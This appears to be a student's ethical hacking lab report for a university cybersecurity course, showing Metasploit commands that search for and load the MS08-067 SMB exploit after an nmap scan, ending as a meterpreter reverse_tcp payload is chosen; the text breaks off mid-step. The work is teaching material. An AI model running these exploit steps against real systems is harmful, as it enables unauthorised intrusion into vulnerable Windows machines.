

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

---

## Assignment #4 Ethical Hacking


---

Devin Johnson

Djohn172




I ran the nmap command and afterwards I verified that the 445/tcp port is open.





Here I searched the for the ms08\_067\_netapi exploit module.



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the following commands and output:

```
root@CS2APenTest: ~  
msf5 > ms08_067_netapi  
[-] Unknown command: ms08_067_netapi.  
msf5 > search ms08_067_netapi  
  
Matching Modules  
=====
```


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service R relative Path Stack Corruption

```
msf5 > use windows/windows/smb/ms08_067_netapi  
[-] No results from search  
[-] Failed to load module: windows/windows/smb/ms08_067_netapi  
msf5 > use windows/smb/ms08_067_netapi  
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS    445              yes       The target address range or CIDR identifier  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Exploit target:
```

The desktop background features the Kali Linux logo and the text "Activate Windows Go to Settings to activate Windows." The taskbar at the bottom shows various application icons and the system clock indicating 1:47 PM on 7/23/2023.



Here I set the meterpreter reverse\_tcp as the payload.



The screenshot shows a Kali Linux desktop environment. A terminal window titled "root@CS2APenTest: ~" is open, displaying 